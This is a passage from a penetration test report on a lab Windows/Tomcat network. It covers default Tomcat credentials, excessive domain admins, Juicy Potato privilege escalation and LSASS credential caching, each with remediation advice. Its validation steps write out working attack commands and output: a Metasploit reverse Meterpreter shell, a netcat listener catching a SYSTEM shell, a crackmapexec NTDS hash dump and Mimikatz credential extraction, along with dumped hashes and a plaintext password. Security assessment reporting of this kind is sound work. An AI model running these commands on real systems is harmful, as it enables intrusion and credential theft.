
A malicious actor could exploit default, easily-guessable, or otherwise weak passwords to gain unauthorized access to the web application manager console. From this console, the malicious actor could upload and execute Java applications and gain privileged control over the host.

Validation Steps

Last Tower Solutions used the Firefox browser to navigate to the site at 192.168.22.150:8080 and Identified that a Tomcat web server was running. Last Tower Solutions was able to guess the default user and password of “tomcat:tomcat” to the manager interface and login after referencing a list of default passwords. The manager level access to tomcat gained through this default password allowed for file upload and remote code execution establishing a remote shell to the system at 192.168.22.150, as shown in figure 18, figure 19, and figure 20:

Firefox Url:

```
192.168.22.150:8080
```



192.168.22.150:8080

192.168.22.150:8080

This site is asking you to sign in.

Username: tomcat

Password: ••••••

tomcat

Developer Quick Start

Tomcat Setup | Realms & AAA | Examples | Servlet Specifications
First Web Application | JDBC DataSources | | Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 8.5 access to the manager application is split between different users. Read more...

Release Notes

Changelog

Documentation

Tomcat 8.5 Documentation

Tomcat 8.5 Configuration

Tomcat Wiki

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

Tomcat 8.5 Bug Database

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:


tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion

taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev

Figure 18: Guessing The Tomcat Manager User and Password of “tomcat:tomcat”



192.168.22.150:8080/manager/html

Tomcat Web Application Manager

Message: OK

Manager

List Applications | HTML Manager Help | Manager Help


Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Figure 19: Logged in As the Tomcat Manager Account

Metasploit Tomcat Manager Upload Exploit:

```
Msfconsole
use exploit/multi/http/tomcat_mgr_upload
set HttpUsername tomcat
set HttpPassword tomcat
set RPORT 8080
set RHOSTS 192.168.22.150
set LHOST 192.168.22.3
set LPORT 4444
run
```



```
f6 exploit(multi/http/tomcat_mgr_upload) > show options

dule options (exploit/multi/http/tomcat_mgr_upload):

 Name          Current Setting  Required  Description
 ----          ---------------  --------  -----------
 HttpPassword  tomcat           no        The password for the specified username
 HttpUsername  tomcat           no        The username to authenticate as
 Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
 RHOSTS        192.168.22.150   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
 RPORT         8080             yes       The target port (TCP)
 SSL           false            no        Negotiate SSL/TLS for outgoing connections
 TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
 VHOST                          no        HTTP server virtual host


yload options (java/meterpreter/reverse_tcp):

 Name   Current Setting  Required  Description
 ----   ---------------  --------  -----------
 LHOST  192.168.22.3     yes       The listen address (an interface may be specified)
 LPORT  4444             yes       The listen port


ploit target:

 Id  Name
 --  ----
 0   Java Universal



ew the full module info with the info, or info -d command.

f6 exploit(multi/http/tomcat_mgr_upload) > run

] Started reverse TCP handler on 192.168.22.3:4444
] Retrieving session ID and CSRF token ...
] Uploading and deploying zh1p4qskutuBYxlesL071OjE8v ...
] Executing zh1p4qskutuBYxlesL071OjE8v ...
] Undeploying zh1p4qskutuBYxlesL071OjE8v  ...
] Undeployed at /manager/html/undeploy
] Sending stage (58829 bytes) to 192.168.22.150
] Meterpreter session 1 opened (192.168.22.3:4444 → 192.168.22.150:49211) at 2023-01-10 13:27:39 -0500

terpreter > whoami
] Unknown command: whoami
terpreter > ls
sting: C:\tomcat\apache-tomcat-8.5.50
=====================================

de              Size   Type  Last modified              Name
--              ----   ----  -------------              ----
0776/rwxrwxrw-  19882  fil   2019-12-07 14:21:26 -0500  BUILDING.txt
```

Figure 20: Successful Tomcat Manager Upload Exploit and Shell

Affected Resources

- 192.168.22.150:8080

Recommendations

Use the ‘tomcat-users.xml’ configuration file, located in the ‘Conf’ directory of the Tomcat installation folder, to configure Tomcat user credentials. Change any default credentials, and ensure that complex passwords are used for any other accounts that might be added or enabled. Consult vendor documentation for specific directions.

Set a strong password according to the following standards:

1.Does not allow significant portions of the user's account name, company name or full name

2.Requires at least 12-character lengths. Administrator accounts should be at least 16 characters, and service accounts should be at least 20 characters long.

3.Contains characters from at least three of the following categories:

a.Uppercase characters (A through Z)

b.Lowercase characters (a through z)

c.Base-10 digits (0 through 9)

d.Special characters (for example, &, $, #, %)

When training users to come up with passwords, Last Tower Solutions recommends encouraging them to think in terms of ‘passphrases’ and not passwords. The user can create a strong password from an easy-to-remember sentence, and then substitute numbers and symbols for letters or words. For example, the sentence, ‘To be or not to be, that is the question' could be changed to ‘2bORnot2bth@sthe?’, resulting in a long, complex password.

References

- ‘Forget Passwords, Use Passphrases for Extra Security’, PC Magazine, 2013: http://www.pcmag.com/article2/0,2817,2419274,00.asp
- Apache Tomcat, Apache Software Foundation: https://tomcat.apache.org

Excessive Number of Privileged Accounts

NIST Scoring Summary

Risk	Likelihood	Impact
🟥 Critical	High	High

CIS Control: Boundary Defense

Finding Summary

Administrator, or root, accounts and groups have a high level of access that often make them targets for attacks, such as the 'Domain Admins' group. When a malicious actor targets members of these privileged groups, the more accounts in that group, the larger that network's attack surface. When these privileged groups have high memberships the security posture of that network is decreased, due to the higher likelihood of privileged account compromise.


For example, a malicious actor could perform a Man-in-the-Middle attack, and wait for a Domain Administrator to authenticate to a system, then capture their password hash and relay or crack it. The more Domain Administrative accounts on the network, the higher the chances that a Domain Administrator user will log on during the attack.

Validation Steps

With George's Domain Admin level credentials Last Tower Solutions was able to use crackmapexec to login to the domain controller at 192.168.22.101 and dump the ntds.dit file which contains all domain users and password hashes, as shown in figure 21:

Crackmapexec Command:

```
crackmapexec smb 192.168.22.101 -u george.smith.adm -p 1qaz2wsx. -ntds
```



```
└─$ crackmapexec smb 192.168.22.101 -u george.smith.adm -p 1qaz2wsx. --ntds
SMB         192.168.22.101  445    DC2-2012         [*] Windows 6.3 Build 9600 x64 (name:DC2-2012) (domain:uk.mwr.com) (signing:True) (SMBv1:False)
SMB         192.168.22.101  445    DC2-2012         [+] uk.mwr.com\george.smith.adm:1qaz2wsx. (Pwn3d!)
SMB         192.168.22.101  445    DC2-2012         [*] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         192.168.22.101  445    DC2-2012         Administrator:500:aad3b435b51404eeaad3b435b51404ee:89be338353be6c58ca30de2451f79b4a:::
SMB         192.168.22.101  445    DC2-2012         Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.22.101  445    DC2-2012         krbtgt:502:aad3b435b51404eeaad3b435b51404ee:741f6ef6f2ff40e4311c6c45cd274993:::
SMB         192.168.22.101  445    DC2-2012         george.smith.adm:1107:aad3b435b51404eeaad3b435b51404ee:7ef404e45749198c45b65039ed35a94c:::
SMB         192.168.22.101  445    DC2-2012         SQL:1108:aad3b435b51404eeaad3b435b51404ee:4cd3b128f4c0b20d8163d33e19909599:::
SMB         192.168.22.101  445    DC2-2012         DC2-2012$:1002:aad3b435b51404eeaad3b435b51404ee:63bbd4f006df0d4fa7a9d3b2e247a8eb:::
SMB         192.168.22.101  445    DC2-2012         TOMCAT$:1105:aad3b435b51404eeaad3b435b51404ee:471608c0c2437745fe71508c387ce819:::
SMB         192.168.22.101  445    DC2-2012         MWR$:1106:aad3b435b51404eeaad3b435b51404ee:35ae83ec5f01f0e63fd93d7f862d2147:::
```

Figure 21: NTDS.dit File Password Hashes

Affected Resources

- george.smith.adm account

Recommendations

Reduce the number of accounts with Domain Administrator privileges, or other high privilege group, and limit this group as much as possible.

Any account that needs Domain Administrator privileges should be approved by the Chief Information Security Officer (CISO), or someone with a similar level of authority in the organization. The account owner should have a clear and present need for Domain Administrative access.

Review the members of the ‘Domain Admin’ group at least twice a year, and remove accounts unless the privileges are critical for the employee to perform his or her job. Employ the principle of least privilege when deciding what access level each employee needs.

References

- ‘Too many admins spoil your security’, Infoworld, 2013: http://www.infoworld.com/article/2614271/security/too-many-admins-spoil-your-security.html
- ‘How many enterprise admins is too many?’, Infoworld, 2010: http://www.infoworld.com/article/2627737/authentication/how-many-enterprise-admins-is-too-many-.html
- ‘The Divine Right of Kings: Domain Administrators and your (In)secure Network’, SANS, 2001: https://www.sans.org/reading-room/whitepapers/sysadmin/divine-kings-domain-administrators-insecure-network-306
- Least Privilege”, OWASP, 2009: https://www.owasp.org/index.php/Least_privilege

High Threat Assessment Findings

Privilege Escalation

NIST Scoring Summary

Risk	Likelihood	Impact
High	Medium	High

CIS Control: Application Software Security

Finding Summary

Not all accounts have the same levels of access. A basic user typically has limited system privileges, while an Administrative user often has more access. If a malicious actor can exploit a bug or design flaw to change their level of access, this is a Privilege Escalation. There are two primary types of Privilege Escalation:


- Horizontal escalation is when a malicious actor accesses data belonging to another user with similar privilege. While they may have the same access on their own account, they are using it to view information specific to the target user.
- Vertical escalation is when a malicious actor gains access to areas that are normally restricted to accounts with higher privileges, such as an Administrative user. The malicious actor can often leveraged this increased access to change to the level of access for their own account. Depending on the compromised account, this could lead to a complete compromise of the system and its data.

Validation Steps

Last Tower Solutions started a Netcat listener on the attacking box and ran the Juicy Potato exploit on the target machine to get a System level shell, as shown in figure 22 and figure 23:


JuicyPotato Exploit Command:

```
Attacking Machine (Kali):
nc -lvnp 9000

Target Machine (Windows):
jp.exe -p C:\tomcat\apache-tomcat-8.5.50\temp\priv.bat -l 9000 -t * -c
{9B1F122C-2982-4e91-AA8B-E071D54F2A4D}
```



```
C:\tomcat\apache-tomcat-8.5.50\temp>jp.exe -p C:\tomcat\apache-tomcat-8.5.50\temp\priv.bat -l 9000 -t * -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}
jp.exe -p C:\tomcat\apache-tomcat-8.5.50\temp\priv.bat -l 9000 -t * -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}
Testing {9B1F122C-2982-4e91-AA8B-E071D54F2A4D} 9000
......
[+] authresult 0
{9B1F122C-2982-4e91-AA8B-E071D54F2A4D};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\tomcat\apache-tomcat-8.5.50\temp>
```

Figure 22: Running the Juicy Potato Exploit



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9000
listening on [any] 9000 ...
connect to [192.168.22.3] from (UNKNOWN) [192.168.22.150] 49248
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Figure 23: Gaining a System Level Shell

Affected Resources

- 192.168.22.150

Recommendations

- Remove the privilege "Impersonate a client after authentication" for the tomcat service account.
- Validate every incoming request against the user permissions associated with the request's session identifier.
- If information should be restricted to a specific user, retrieve the account ID from the associated session data instead of relying on parameters in the URL or request body.
- Check user permissions before processing requests, and terminate if the check fails. This can ensure that the system does not perform any unauthorized actions.
- Perform a secondary level of authentication before allowing a user to perform Administrative actions.

References

- ‘Testing for Privilege Escalation (OTG-AUTHZ-003)’, Open Web Application Security Project, 2017: https://www.owasp.org/index.php/Testing_for_Privilege_escalation_(OTG-AUTHZ-003)
- ‘Overview of the impseronate a client after authentication and the create global objects security settings’, 2022: https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/seImpersonateprivilege-secreateglobalprivilege

Cached Credentials Recovered from LSASS

NIST Scoring Summary

Risk	Likelihood	Impact
High	High	High

CIS Control: Secure Configurations for Hardware and Software

Finding Summary

The Local Security Authority Subsystem Service (LSASS) on Microsoft Windows systems is used to cache credentials in memory for users with active sessions, so that they can access resources without needing to resubmit credentials. LSASS stores credentials for active sessions that have started since the last system reboot, including console sessions, Remote Desktop sessions, commands executed with ‘RunAs’ and remote Administration tools, active Windows services, and scheduled tasks.

Cached credentials may be stored as plaintext passwords with reversible encryption, Kerberos Ticket-Granting Tickets (TGTs) or service tickets, or NTLM password hashes.


A malicious actor with privileged-level access to the host could retrieve cached credentials from LSASS, using tools, such as Mimikatz, or by dumping process memory for offline extraction. Using the retrieved cached credentials, a malicious actor could authenticate with plaintext passwords, perform Pass-the-Ticket or Pass-the-Hash authentication, or attempt to crack Kerberos tickets or NTLM password hashes.

Validation Steps

Last Tower Solutions utilized Mimikatz to dump the users and password data in memory from the machine. This command returned the username and password for the george.smith.adm account, as shown in figure 24:

Executing Mimikatz:

```
mimikatz
sekurlsa::logonPasswords full
```



```
mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 165374 (00000000:000285fe)
Session           : Batch from 0
User Name         : george.smith.adm
Domain            : UK
Logon Server      : DC2-2012
Logon Time        : 10/01/2023 17:45:40
SID               : S-1-5-21-714414244-665309000-1224845596-1107
        msv :
         [00010000] CredentialKeys
         * NTLM     : 7ef404e45749198c45b65039ed35a94c
         * SHA1     : b11012c623a7f7c04c5beadbef0ea9e7de14298a
         [00000003] Primary
         * Username : george.smith.adm
         * Domain   : UK
         * NTLM     : 7ef404e45749198c45b65039ed35a94c
         * SHA1     : b11012c623a7f7c04c5beadbef0ea9e7de14298a
        tspkg :
        wdigest :
         * Username : george.smith.adm
         * Domain   : UK
         * Password : (null)
        kerberos :
         * Username : george.smith.adm
         * Domain   : UK.MWR.COM
         * Password : 1qaz2wsx.
        ssp :
        credman :
```

Figure 25: George Smith Admin Credentials Retrieved from Memory

Affected Resources

- 192.168.22.150

Recommendations

To prevent cached credentials from being retrieved for privileged-level accounts, place them in the ‘Protected Users’ security group. This requires the Windows Domain functional level and schema to be Windows 2012 R2 or higher. Protecting hosts older than Windows 8.1 and Windows Server 2012, may require implementing the respective security update and configuration changes detailed in Microsoft Security Advisory 2871997 (published May 13th, 2014).

Placing users in the ‘Protected Users’ group protects the accounts in several ways:

- The user can no longer authenticate directly using NTLM, Digest Authentication, or CredSSP.

- Kerberos can no longer use DES or RC4 ciphers for pre-authentication, which also ensures that the domain is configured to support AES for authentication.
- The user account cannot be delegated through Kerberos constrained or unconstrained delegation.
- Kerberos tickets will be created with a configurable default lifetime of four hours. After the ticket expires, the user must reauthenticate to access resources.

Adding a user to the 'Protected Users' group drastically alters their authentication process. Implement these measures as part of a robust security program that incorporates the principle of least privilege. To reduce the operational impact of these changes, place only highly-privileged accounts in the group.

To limit opportunities for privilege-level account credentials to be cached, limit the use of privilege-level accounts for logon sessions, services, and scheduled tasks. For services and tasks, use dedicated service and utility accounts with the least privilege necessary.

To limit opportunities for malicious actors to gather cached credentials, limit the use of Local Administrative privileges for users, and ensure that Local Administrator credentials are not reused between hosts.

References

- ‘Cached and Stored Credentials Technical Overview’, Microsoft Technet, 2013: https://technet.microsoft.com/en-us/library/hh994565.aspx
- ‘Protected Users Security Group’, Microsoft Technet, 2014: https://technet.microsoft.com/en-us/library/dn466518.aspx
- ‘Microsoft Security Advisory 2871997’, Microsoft Security TechCenter, 2014: https://support.microsoft.com/en-us/kb/2871997
- ‘Mimikatz’, Gentil Kiwi: http://blog.gentilkiwi.com/mimikatz

Weak Domain Passwords

NIST Scoring Summary

Risk	Likelihood	Impact
High	Medium	High

CIS Control: Secure Configurations for Hardware and Software

Finding Summary

A password’s strength is a measure of how easy it is to crack or guess.

Common password bases and formats include passwords based on the words 'password' and 'welcome', the organization's name, and the season, month, or year. Examples include 'Password1', 'Welcome123', and 'Fall2015'. A malicious actor could guess passwords such as these through dictionary or brute-force login attacks, where a list of common or likely passwords are submitted with usernames.

